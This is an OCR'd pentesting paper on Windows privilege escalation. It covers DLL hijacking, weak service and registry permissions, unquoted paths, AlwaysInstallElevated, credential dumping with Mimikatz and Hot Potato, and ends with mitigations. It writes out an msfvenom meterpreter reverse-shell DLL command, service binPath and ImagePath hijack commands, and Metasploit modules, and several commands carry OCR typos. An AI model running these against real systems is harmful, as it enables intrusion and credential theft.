Windows Privilege Escalations

Haboob Team

CONTENTS


بسم الله الرحمن الرحيم

INTRODUCTION

This paper covers multiple techniques that pen tester will use to escalate privileges and their access to higher level on windows environment. Windows operating system might be vulnerable on multiple aspects starting from the kernel to processes and services which enable attackers and pen testers to try to exploit those vulnerabilities on different side of the operating system.

PRIVILEGE ESCALATION CYCLE

During each pentesting engagement there are many factors to reach the most completely result to help the customer finding their vulnerability, this diagram describes all phases of the pentesting lifecycle including privilege escalation.



Information Gathering: This phase is the main phase that we will build our scenario to dig in later, we should make sure we enumerate all the scope given.


Planning: Plan for the next steps and list all information gathered, this phase will organize the process to avoid forgetting or losing important way.

Testing: False positive use to be always there, this phase focuses on making sure vulnerability exists.

Exploitation: applying the exploits to emphasis the vulnerability is real threat and could be used against the customer.


WINDOWS PRIVILEGE ESCALATION

We can assume that privilege escalation will be one of these aspects.



KERNEL EXPLOITATION

A plethora of attacks have illustrated that attacker specific code execution is possible through user mode applications/software.




Example

- MS14-058
  - Published on 2014.
  - Vulnerability could allow remote code execution if an attacker convinces a user to open a specially crafted document or to visit an untrusted website that contains embedded TrueType fonts.
  - Bug found in win32k.exe driver.

Detection

- CMD `wmic qfe list`



```
C:\Users\pro> wmic qfe list
Caption                                     CSName           Description      FixComments  HotFixID   InstallDate  InstalledBy          InstalledO
n  Name  ServicePackInEffect  Status
http://support.microsoft.com/?kbid=4287903  DESKTOP-62N9FF9  Security Update               KB4287903              NT AUTHORITY\SYSTEM  6/9/2018

http://support.microsoft.com/?kbid=4338832  DESKTOP-62N9FF9  Security Update               KB4338832              NT AUTHORITY\SYSTEM  7/21/2018

http://support.microsoft.com/?kbid=4343669  DESKTOP-62N9FF9  Update                        KB4343669              NT AUTHORITY\SYSTEM  7/11/2018

http://support.microsoft.com/?kbid=4343902  DESKTOP-62N9FF9  Security Update               KB4343902              NT AUTHORITY\SYSTEM  8/30/2018

http://support.microsoft.com/?kbid=4343909  DESKTOP-62N9FF9  Security Update               KB4343909              NT AUTHORITY\SYSTEM  8/30/2018
```

- Powershel `get-hotfix | Sort-Object HotfixID |format-table`

- Metsaploit


```
post/windows/gather/enum_patches
post/multi/recon/local_exploit_suggester
```

SERVICES EXPLOITATION

Services contain several factors we will pass over one by one

- DLL Hijacking
- Insecure Service Permissions (binPath)
- Unquoted Path
- Registry
- Named Pipes

➢ Dynamic link library Hijacking (DLL)




In Windows environments when an application or a service is starting it looks for a number of DLL's in order to function properly, if these DLL's doesn't exist or didn't written in a good way that mentioned a fully qualified path then attacker can gain privilege on victim machine.

When application or service look for DLL it will pass throw order that Microsoft assigned that order to let the application search for their DLL's from top to bottom.

1. The directory from which the application is loaded
2. C:\Windows\System32
3. C:\Windows\System
4. C:\Windows
5. The current working directory
6. Directories in the system PATH environment variable

Detection

- Process monitor (sysinternals)
- Rattler (senspos



Exploitation

We walk through the process of exploiting DLL


1. Find the missing DLL using process monitor
2. make sure that you can write on the missing DLL folder
3. Create your payload as DLL using msfvenom
4. Past the DLL in the target folder
5. When the system restarted or the process re opened it should be exploit☺

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.3
 LPORT=44444 -f dll > pentestlab.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

➢ Insecure Service Permissions (binPath)

Windows services job is to work in the background and some of these services do have issue with the permeations that lets attackers gain the privilege using this services



Detection

- CMD `Sc.exe sdshow <service_name>`
- Accesschk.exe (sysinternals) `accesschk.exe –uvwc <service_name>`

Exploitation

- CMD `Sc.exe config <service_name> binpath = <command>`
- Metsaploit `exploit/windows/local/trusted_service_path`

➢ Unquoted Path

- It is a vulnerability that occurs if a service executable path is not enclosed with quotation marks and contains space.
- When we have the rights to replace any execution file in the target folder with our malicious EXE file, then next time system rebate or services called again it will run our malicious EXE
- When the services called it will look for the first exe file on this order

1. C:\Program.exe
2. C:\Program Files\Service.exe
3. C:\Program Files\Service Directory\binary.exe
4. C:\Program Files\Service Directory\binary name.exe

Detection

➢ CMD

```
wmic service get ne,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """ w
```

Icalcs tool help you make sure that you have the rights to write over the target folder

icacls "C:\Program Files (x86)\Program Folder"

F (full access)

M (modify access)

RX (read and execute access)

R (read-only access)


W (write-only access)

Exploitation


1. Create the payload from Msvenom
2. Replace the EXE file with our malicious EXE file

➢ Service Registry key

- The registry is a hierarchical database that contains data that is critical for the operation of Windows and the applications and services that run on Windows. The data is structured in a tree format. Each node in the tree is called a *key*.
- HKLMISYSTEM\CurrentControleSet\Services
- Access to registry keys is controlled by the Windows Security model



- Insecure permissions can be found in the registry keys associated with a service. As with any other securable object in the system.
- We can see on the photo that the members of the “Everyone” group have been assigned with “Full Control” over the key.



Detection

- Powershell

```
Get-Acl -Path hklm:\System\CurrentControleSet\Service\* |Select Path,AccessToString | Format-List
```

- AccessChk (Sysinternal)

```
Accesschk.exe –kvusw hklm\System\CurrentControleSet\Service
```

Exploitation

1. **Create a custom service binary**

```
Msfvenom –p windows/exec CMD=<Command> -f exe-services –o <service binery>
```

2. **Overweight the imagepath subkey of the valuable services with the path of the custom binary**


```
Reg.exe add HKLM\System\CurrentControleSet\Service\<Service nam> /v
ImagePath /t REG_EXPAND_SZ /d <path_to_exe> /f
```

➢ Named Pipes

- A named pipe is a mechanism that enables interprocess communication for applications to communicate locally or remotely. The application that creates the pipe is known as the pipe server, and the application that connects to the pipe is known as the pipe client. Similar to sockets, after the server creates the named pipe, pipe clients may connect to the server.
- To manipulate the pipe we should find a pipe that has weak permeation to “Authentic users” or “Everyone” group
- There are a vulnerability let the attacker impersonate the higher privilege account and act as the higher level if the account already in the memory

Detection

- ➢ Process Explorer (Sysinternal)
- ➢ Pipelist (Sysinternal)
- ➢ Powershell `[System.IO.Diroctory]::GetFiles(“\\.\\pipe\\”)`



To list the DACLs for each pipe we can use

- Pipsec.exe (Beyond Logic)

REGISTRY EXPLOITATION

As Microsoft describe Registry "The registry is a hierarchical database that contains data that is critical for the operation of Windows and the applications and services that run on Windows." These data bases has some sensitive data or have higher privilege folders without security concern.

We can say that there are two ways to handle a privilege on windows system

- Autorun
- AlwaysInstallElevated

➢ Autorun

The vulnerability will let low-privileged user overwrite an autorun file and wait for high-privileged user to login, it will executed within the user content, there where you can find the vulnerable register in the registry tree .

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunService
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceService
- HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunService
- HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnceService

Detection

- Powershell **Get-Property <register-key>**
- Reg.exe **Reg.exe query <registry key>**
- PowerUp
- Autoruns(Sysinternals)

Exploitation

- Create custom EXE file
- Rename and copy the exe file to identified location

- **AlwaysInstallElevated**

"You can use the AlwaysInstallElevated policy to install a Windows Installer package with elevated (system) privileges." As Microsoft describes AlwaysInstallElevated , To install a package with elevated (system) privileges, set the AlwaysInstallElevated value to "1" under both of the following registry keys:

- HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
- HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer


If the value is not set to "1" under both of the preceding registry keys, the installer uses elevated privileges to install managed applications and uses the current user's privilege level for unmanaged applications.

Detection

- Powershell **Get-Property <register-key>**
- Reg.exe **Reg.exe query <registry key>**
- PowerUp
- exploit/windows/local/always_install_elevated (Metasploit)

Exploitation

- PowerUp
- exploit/windows/local/always_install_elevated (Metasploit)



Credit to https://blogs.technet.microsoft.com/fdcc/2011/01/24/alwaysinstallelevated-is-equivalent-to-granting-administrative-rights/

PASSWORD DUMPING

Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software, there are several technique for credential dumping

1. Memory
2. Registry
3. Configuration Files
4. .rdp Files


➢ Memory

Credential can be stored in clear text within the memory space of running application, we Access to application memory space is possible when they run within the user context

Exploitation

- ➢ Write the running process memory space to a file
- ➢ Look for creds ☺
- ▪ Tools used to get creds out

1. Taskmgr
2. Mimikatz
3. Out-minidump.ps1 (powerSploit)
4. Invoke-mimikittenz.ps1 (putterpanda)
5. ProcDump (Sysinternals)



➢ Registry

AutoLogon

Can set it up via:

1. Group Policy Preferences
2. Betplwiz.exe

We can edit the register directly

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

- PuTTY

HKEY_LOCAL_MACHINE\Software\SimonTatham\PuTTY\Session

Exploitation

- ➢ PowerUp.ps1
- ➢ post/windows/gather/credentials/windows_autologin (Metasploit)

➢ Configuration Files

- Unattended windows setup

It works with an unattended installation answer file to automate online installations and customizations of windows. This method is useful for large-scale rollouts and for achieving consistently and precision in the configuration of each computer, this is the commune locations.

1. %WINDIR%\Panther\Unattend
2. %WINDIR%\Panther
3. %WINDIR%\System32\Sysprep


```
versionScope="nonSxS" xmlns:wcm="http://schemas
    <AutoLogon>
        <Password>
            <Value>admin123</Value>
            <PlainText>true</PlainText>
        </Password>
        <LogonCount>3</LogonCount>
        <Enabled>true</Enabled>
        <Username>Administrator</Username>
    </AutoLogon>
```

- Web.config

Mostly in web servers or clients has web server we can find clear text passwords and usernames and a lot of useful information .

- Stores <ConnectionStrings> elements that include Databases Credentials

- Credentials can be stored as clear-text or encrypted
- DPDA users either machine level or User level encryption keys
- Decryption is possible by Low-privileged users if they were granted permeations to access the key container that was used for encryption



There are tools helps us to find web.config


1. Get-webcvconfig (PowerUp.ps1)
2. asp.net_regiis.exe

SCHEDULED TASKS

"The Task Scheduler enables you to automatically perform routine tasks on a chosen computer. The Task Scheduler does this by monitoring whatever criteria you choose to initiate the tasks (referred to as triggers) and then executing the tasks when the criteria is met" , Sometimes schedule task triggers execution files on non-protected folders you can replace the executions file alter it.

Detection

- Task Scheduler **Schraskes.exe /query /TN <Task Name> /xml**
- Autoruns (Sysinternals)
- Power-up,ps1



Exploitation

1. Create EXE file with malicious code
2. Replace the execution file

HOT POTATO

"Takes advantage of known issues in Windows to gain local privilege escalation in default configurations, namely NTLM relay (specifically HTTP->SMB relay) and NBNS spoofing." Contain three attacks to perform on target to gain privilege escalation.

1. Local NBNS Spoofer

Windows system build to perform a DNS lookup, first Windows will check the “hosts” file. If no entry exists, it will then attempt a DNS lookup. If this fails, an NBNS lookup will be performed, it will craft a fake response and flood the target host with NBNS responses craft a fake response and flood the target host with NBNS responses.

2. Fake WPAD Proxy Server

In Windows, Internet Explorer by default will automatically try to detect network proxy setting configuration by accessing the URL “http://wpad/wpad.dat” .we will craft NBMS packet and start HTTP localhost to let the machine think we are an update services.

3. HTTP -> SMB NTLM Relay

The NTLM protocol is vulnerable to man-in-the-middle attacks. If an attacker can trick a user into trying to authenticate using NTLM to his machine, he can relay that authentication attempt to another machine!

Exploitation

1. Potato (breenmaechibe)
2. Tater.ps1(Kaven robertson)
3. SmashedPotato.cs (Cn33liz)

STARTUP APPLICATION

Usually some applications need to be ready whenever the PC is on we can use it to privilege our user level using the startup application, we can find out what is the application on the startup list on these paths

- For Single user

```
C:\Users\%username%\AppData\Roaming\Microsoft\Window s\Start Menu\Programs\Startup
```


- For All Users

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
```

We can use **icacls** application on any path to find out what permeation we got in the startup application location

```
icacls "C:\Program Files (x86)\Program Folder"
```

- F (full access)
- M (modify access)
- RX (read and execute access)
- R (read-only access)
- W (write-only access)



Exploitation

1. Create EXE file with malicious code
2. Replace the execution file on the location

MITIGATION

1. Enforce Strong Password Policy to limit cracking of the password if hash has be obtained.
2. Continuously monitor Admin account logging in.
3. Enforce two factor authentication to sensitive services as VPN, VDI and mail services.
4. Limit access to sensitive servers (dc, file sharing, exchange and others) based on: time, IP, Users.
5. Implement different local admin account for each machine.
6. Change service account frequently and do not make it “never expire”.
7. Always keep patching the systems to avoid kernel exploits.
8. Do not keep clear text password or any sensitive data on any PC or share folder.
9. Download Application from trusted sources
10. Adding another layer of security by using an effective endpoint solution combined with Application Whitelisting like AppLocker to prevent portable executables

REFERENCES

- https://pentestlab.blog/2017/03/27/dll-hijacking/
- https://www.exploit-db.com/docs/english/31687-dynamic-link-library-hijacking.pdf
- http://niiconsulting.com/checkmate/2016/01/windows-kernel-exploitation/
- https://attack.mitre.org/wiki/Technique/T1003
- https://github.com/sagishahar/lpeworkshop
- https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-library-search-order
- https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-windows-services-all-roads-lead-to-system-whitepaper.pdf
- https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html
- http://www.blakewatts.com/namedpipepaper.html
- http://www.cs.toronto.edu/~arnold/427/15s/csc427/indepth/privilege-escalation/privilege-escalation-windows.pdf
- https://github.com/rmusser01/Infosec_Reference/blob/master/Draft/Privilege%20Escalation%20%26%20Post-Exploitation.md#privescwin
- http://www.networkpentest.net/p/windows-command-list.html
- https://docs.microsoft.com/en-us/windows/desktop/SetupApi/run-and-runonce-registry-keys
- https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc749415(v=ws.10)
- https://blog.prudhomme.wtf/use-powershell-to-decrypt-password-stored-in-a-rdg-file/
- https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/
- https://securityonline.info/hot-potato-windows-privilege-escalation-metasploit-powershellhot-potato-windows-privilege-escalation/
- https://foxglovesecurity.com/2016/01/16/hot-potato/
- https://blog.elhacker.net/2017/11/mimikatz-herramienta-hacking-de-antano-usada-aun-hoy-en-dia.html
- https://docs.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-058
- https://github.com/gentilkiwi/mimikatz
- http://www.fuzzysecurity.com/tutorials/16.html
- https://technet.microsoft.com/en-us/security/dn920237.aspx
- https://medium.com/blue-team/preventing-mimikatz-attacks-ed283e7ebdd5